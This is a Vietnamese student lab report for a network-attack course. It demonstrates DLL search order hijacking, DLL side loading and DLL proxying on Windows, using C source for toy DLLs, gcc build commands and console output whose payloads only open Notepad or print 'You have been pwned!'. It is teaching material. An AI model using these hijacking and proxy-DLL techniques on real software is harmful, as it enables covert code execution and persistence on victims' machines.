

BÁO CÁO BÀI TẬP NHÓM 01

Môn học: Tấn Công Mạng

Kỳ báo cáo: Buổi 01

Tên chủ đề:

GVHD: [Nguyễn Công Danh](#)

Ngày báo cáo: 09/04/2026

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT205.Q22.ANTT

Nhóm: Nhóm 11

STT	Họ và tên	MSSV	Email
1	Trịnh Nhật Duy	23520394	23520394@gm.uit.edu.vn
2	Đồng Hữu Nguyên Khoa	23520734	23520734@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN

STT	Công việc	Thực hiện	Kết quả tự đánh giá
1	Nội dung 1	100%	10/10
2	Nội dung 2	100%	10/10
3	Nội dung 3	100%	10/10

Danh mục nội dung

1. Kịch bản 01	4
a. Khái niệm	4
b. Demo	5
2. Kịch bản 02	8
a. Khái niệm	8
b. Demo	9
3. Kịch bản 03	11
a. Khái niệm	11
b. Demo	12

Danh mục hình ảnh

Hình 1. Thứ tự một ứng dụng thực hiện tìm kiếm thư viện DLL	4
Hình 2. File DLL legit đặt tại C:\Windows\system32	5
Hình 3. Thực hiện build sang file share object DLL	5
Hình 4. Move vào System32	5
Hình 5. Dùng function LoadLibrary và GetProcAddress để call function hello() ...	6
Hình 6. Result.....	6
Hình 7. Dùng function system() để mở một file notepad.....	7
Hình 8. Build DLL	7
Hình 9. Notepad được mở, nội dung in ra console cũng là nội dung của DLL mới	7
Hình 10. Meme đầu đó trên nền tảng M	9
Hình 11. Sửa lại thay vì mở notepad thì sẽ in ra cmd vài dòng chữ và pause ...	10
Hình 12. Rebuild và thay thế file DLL cũ cùng tên trong App's folder	10
Hình 13. Run và nhận được kết quả	10
Hình 14. Mô hình MiTM đơn giản cho DLL Proxing (Nguồn ảnh: sec.vnpt.vn) ..	11
Hình 15. Rename DLL.....	12
Hình 16. Tạo Proxy	12
Hình 17. Thực hiện build DLL	13
Hình 18. Các tính năng vẫn hoạt động bình thường và không bị crash	13
Hình 19. Proxing thành công.....	14

BÁO CÁO CHI TIẾT

1. Kịch bản 01

▪ Mô tả/mục tiêu:


Thực hiện tìm hiểu và demo kỹ thuật DLL Search Order Hijacking

▪ Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)

a. Khái niệm

Các file Dynamic Link Libraries cho phép nhiều chương trình thực hiện reference đồng thời, tiết kiệm và cho phép chỉnh sửa các ứng dụng một cách đơn giản và dễ dàng hơn.

Chỉ trừ khi được chỉ định rõ ràng trong các ứng dụng, Microsoft Windows, mặc định các việc call các file DLL sẽ được xếp theo một thứ tự cố định.




Hình 1. Thứ tự một ứng dụng thực hiện tìm kiếm thư viện DLL

DLL Search Order Hijacking hoạt động bằng cách thay thế một file DLL khác với cùng tên trong một Directory mà nó được phân cấp cao hơn,


hoặc xóa đi và thay thế file DLL gốc với một DLL khác, một DLL độc hại. Việc này làm cho việc phân tích có thể bị tráo đổi khi mà xuất hiện file DLL gốc.

b. Demo

Trước tiên, tạo một file C đơn giản, in ra màn hình để nhận biết được function được call mặc định từ system32.


A screenshot of a code editor window with a dark theme. The menu bar at the top includes File, Edit, Selection, View, Go, Run, Terminal, and Help. The tab bar shows two files: 'Hello.c' and 'main.c'. The 'Hello.c' file is active, and its content is displayed in a monospaced font with syntax highlighting. The code includes headers for windows.h and stdio.h, and defines a function named 'hello' with the '__declspec(dllexport)' attribute. The function body contains a printf statement that prints 'Hello, World!\nThis is a DLL from System32.\n'.

Hình 2. File DLL legit đặt tại C:\Windows\system32

A screenshot of a terminal window with a dark background. The command prompt shows the directory 'D:\Document\NT205\Exc_1' and the command 'gcc -shared -o Hello.dll Hello.c' being executed.


Hình 3. Thực hiện build sang file share object DLL

Di chuyển file DLL vừa tạo vào folder C:\Windows\System32.

A screenshot of a Windows command prompt window. The prompt is at 'C:\Windows\System32>'. The user has entered the command 'dir | findstr Hello.dll'. The output shows a file named 'Hello.dll' with a size of 220,376 bytes, dated 04/09/2026 at 04:55 PM.


Hình 4. Move vào System32

Tiếp theo, tạo một file main.c để call đến function hello() của DLL vừa tạo.



```
C main.c > main()
1  #include <stdio.h>
2  #include <windows.h>
3
4  typedef void (*HelloFunction)();
5
6  int main()
7  {
8      HINSTANCE hinstDLL;
9      hinstDLL = LoadLibrary("Hello.dll");
10
11     if (hinstDLL != 0)
12     {
13         HelloFunction hello;
14         hello = (HelloFunction)GetProcAddress(hinstDLL, "hello");
15
16         printf("It's working!\n");
17         hello();
18
19         FreeLibrary(hinstDLL);
20     }
21     else
22     {
23         printf("Failed to load the DLL. #d", GetLastError());
24     }
25     getchar();
26     return 0;
27 }
28
```

Hình 5. Dùng function LoadLibrary và GetProcAddress để call function hello()



```
PS D:\Document\NT205\Exc_1> .\main.exe
● It's working!
Hello, World!
This is a DLL from System32.
❖ PS D:\Document\NT205\Exc_1>
```

Hình 6. Result

Sau khi build và run, kết quả thấy được function tại System32 được call và không bị lỗi.

Tiếp theo, chúng ta sửa lại file Hello.c ban đầu. Chúng ta sẽ sửa lại phần nội dung hiển thị, đồng thời, mở một file notepad.exe.

```

C Hello.c x C main.c
C Hello.c > hello()
1 #include <windows.h>
2 #include <stdio.h>
3
4 void __declspec(dllexport) hello()
5 {
6     printf("Hello, World!\nNow, this program is running in Application's directory.\n");
7     system("C:\\Windows\\System32\\notepad.exe");
8 }
    
```

Hình 7. Dùng function system() để mở một file notepad

Thực hiện build và giữ nguyên vị trí của file DLL mới cùng directory với file main.exe đã build ban đầu.

```

PS D:\Document\NT205\Exc_1> gcc -shared -o Hello.dll Hello.c
PS D:\Document\NT205\Exc_1> ls | findstr Hello.dll
-a----          4/9/2026   5:12 PM           220551 Hello.dll
    
```

Hình 8. Build DLL

Giữ nguyên file main.exe ban đầu, không sửa đổi hay build lại. Sau đó, thực hiện chạy và nhận được kết quả như sau:

```

C Hello.c x C main.c
C Hello.c > hello()
1 #include <windows.h>
2 #include <stdio.h>
3
4 void __declspec(dllexport) hello()
5 {
6     printf("Hello, World!\nNow, this program is running in Application's directory.\n");
7     system("C:\\Windows\\System32\\notepad.exe");
8 }
    
```

PROBLEMS OUTPUT DEBUG CONSOLE

```

-a----          4/9/2026   5:01 PM           220551 Hello.dll
-a----          3/31/2026  11:58 PM           220551 Hello.dll

PS D:\Document\NT205\Exc_1> gcc
PS D:\Document\NT205\Exc_1> ls | findstr Hello.dll
-a----          4/9/2026   5:12 PM           220551 Hello.dll
PS D:\Document\NT205\Exc_1> .\main.exe
It's working!
Hello, World!
Now, this program is running in Application's directory.
PS D:\Document\NT205\Exc_1> .\main.exe
It's working!
Hello, World!
Now, this program is running in Application's directory.
    
```

Hình 9. Notepad được mở, nội dung in ra console cũng là nội dung của DLL mới

Tóm tắt, theo thứ tự đã được nêu bên trên, DLL tại cùng directory của app sẽ được có được phân cấp cao hơn so với System32. Chính vì vậy, ban đầu

app call được DLL ở System32 nhưng sau khi chèn file DLL mới (Hello.dll) vào cùng directory của app thì app sẽ ưu tiên nhận DLL cùng directory và thực thi function mới.

2. Kịch bản 02

- **Mô tả/mục tiêu:**


Thực hiện tìm hiểu và demo kỹ thuật DLL Side Loading

- **Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)**

- a. Khái niệm

Nguyên lý: Kỹ thuật này khai thác việc một ứng dụng hợp pháp tải các DLL không đáng tin cậy từ cùng thư mục với file exe của nó. Ứng dụng tin tưởng các DLL này vì chúng được release cùng nhau.

Cách thức: attackers thay thế một DLL hợp pháp trong folder của ứng dụng bằng một DLL độc hại có cùng tên và exports tương tự. Khi ứng dụng chạy, nó sẽ tải DLL độc hại mà không kiểm tra tính toàn vẹn.



Hình 10. Meme đầu đổ trên nền tảng M

Ví dụ: Một ứng dụng như một game hoặc phần mềm có DLL tùy chỉnh (ví dụ: helper.dll) trong thư mục của nó. Chúng ta có thể thay thế helper.dll bằng phiên bản độc hại, và ứng dụng sẽ thực thi mã độc với quyền của chính nó.

b. Demo

Tiếp tục với ba file được sử dụng ở DLL search order hijacking (Hello.c, Hello.dll và main.c). Chúng ta sẽ xem file main.exe là một app “đầy đủ” các function cùng với file DLL đi kèm là Hello.dll.

Như vậy, việc cần làm là sửa đổi lại function và build lại một file DLL mới sao cho các function export không bị sửa đổi. Vì chỉ là demo nên sẽ có source sẵn. Nhưng nếu trong môi trường thực tế thì cần thực hiện dump hoặc injection, reverse các kiểu để có thể build lại được file DLL y hệt gốc :v

```

C Hello.c x C main.c
C Hello.c > hello()
1 #include <windows.h>
2 #include <stdio.h>
3
4 void __declspec(dllexport) hello()
5 {
6     printf("Hello, World!\nNow, this program is running in Application's directory.\n");
7     system("cmd.exe /c echo You have been pwned! && pause");
8 }

```

Hình 11. Sửa lại thay vì mở notepad thì sẽ in ra cmd vài dòng chữ và pause

Tương tự, thực hiện rebuild và kiểm tra main.exe.

```

PS D:\Document\NT205\Exc_1> gcc -shared -o Hello.dll Hello.c
PS D:\Document\NT205\Exc_1> ls

Directory: D:\Document\NT205\Exc_1

Mode                LastWriteTime         Length Name
----                -
-a----            4/9/2026   5:48 PM           236 Hello.c
-a----            4/9/2026   5:59 PM        220551 Hello.dll
-a----            4/9/2026   5:00 PM           515 main.c
-a----            4/9/2026   5:01 PM        252320 main.exe

```

Hình 12. Rebuild và thay thế file DLL cũ cùng tên trong App's folder

```

PS D:\Document\NT205\Exc_1> .\main.exe
It's working!
Hello, world!
Now, this program is running in Application's directory.
You have been pwned!
Press any key to continue . . .
>< 0 0 No Solution

```

Hình 13. Run và nhận được kết quả

Nhìn vào kết quả, DLL đã hoàn toàn thay thế function hello() từ mở notepad.exe sang mở cmd và in ra dòng chữ mới.

Tóm lại, Search Order tận dụng thứ tự tìm kiếm DLL mặc định của Windows. Còn side loading ở đây là ứng dụng tải DLL cụ thể từ thư mục riêng, và ta thay thế nó trực tiếp.

3. Kịch bản 03


- **Mô tả/mục tiêu:**

Thực hiện tìm hiểu và demo kỹ thuật DLL Proxing

- **Các bước thực hiện/ Phương pháp thực hiện (Ảnh chụp màn hình, có giải thích)**

a. Khái niệm

DLL proxying là một kỹ thuật thay vì replace trực tiếp như Side Loading hay thực thi theo phân cấp như Search Order, nó sẽ thực hiện chen giữa quá trình call đến DLL giữa app và DLL chính chủ. Hình dung đơn giản thì nó giống hệt với Man in The Middle trong các kiểu tấn công từ trước đến nay. Chính vì thế, nó hoàn toàn có thể giữ lại các function gốc của app một cách trọn vẹn hơn.




Hình 14. Mô hình MiTM đơn giản cho DLL Proxing (Nguồn ảnh: sec.vnpt.vn)

b. Demo

Tương tự như đã trình bày ở [Demo](#) phần 2, cần phải có các cách để khai thác được DLL chính chủ để không làm crash app. Nhưng với DLL proxing thì yêu cầu này dễ hơn khá nhiều, vì chúng ta chỉ cần biết tên của function được exported là đủ rồi. Cách thực hiện có thể làm theo tại [đây](#).

Sau đó, chúng ta thực hiện đổi lại tên của DLL gốc, từ Hello.dll sang Hello_1.dll.



Hình 15. Rename DLL

Sau khi biết được tên của các function được export dll, chúng ta có thể viết một đoạn code mới để tạo một proxy DLL như sau.

```
File Edit Selection View Go Run Terminal Help
C Hello.c x Hello_1.dll C main.c
C Hello.c > hello()
1 #include <windows.h>
2 #include <stdio.h>
3
4 typedef void (*Hello_1)();
5
6 void __declspec(dllexport) hello()
7 {
8     HINSTANCE hOrig = LoadLibrary("Hello_1.dll");
9     if (hOrig != NULL)
10     {
11         Hello_1 origHello = (Hello_1)GetProcAddress(hOrig, "hello");
12         if (origHello != NULL)
13         {
14             origHello();
15         }
16         FreeLibrary(hOrig);
17     }
18
19     printf("Proxy DLL: Additional malicious code executed.\n");
20     system("C:\\Windows\\System32\\notepad.exe");
21 }
```

Hình 16. Tạo Proxy

BÀI TẬP NHÓM 01

Thay vì tạo trực tiếp một function giống với function gốc, chúng ta sẽ tạo một function hello() mới và export nó. Function này sẽ thực hiện call đến function hello của DLL gốc là Hello_1.dll và sau đó thực hiện mở một file notepad.

```
PS D:\Document\NT205\Exc_1> gcc -shared -o Hello.dll Hello.c
PS D:\Document\NT205\Exc_1> ls
```

Directory: D:\Document\NT205\Exc_1

Mode	LastWriteTime	Length	Name
-a----	4/9/2026 6:57 PM	559	Hello.c
-a----	4/9/2026 6:57 PM	221135	Hello.dll
-a----	4/9/2026 5:59 PM	220551	Hello_1.dll
-a----	4/9/2026 5:00 PM	515	main.c
-a----	4/9/2026 5:01 PM	252320	main.exe


Hình 17. Thực hiện build DLL

Với file main.exe, chúng ta cũng giữ nguyên như ban đầu và không thay đổi bất kỳ thứ gì. Thực thi lại và đạt được kết quả như sau.

```
PS D:\Document\NT205\Exc_1> .\main.exe
It's working!
Hello, World!
Now, this program is running in Application's directory.
You have been pwned!
Press any key to continue . . .
```

Hình 18. Các tính năng vẫn hoạt động bình thường và không bị crash

Sau đó, notepad đã được mở lên và thêm dòng thông báo đúng với những gì chúng ta mong muốn.



Hình 19. Proxing thành công

--Hết--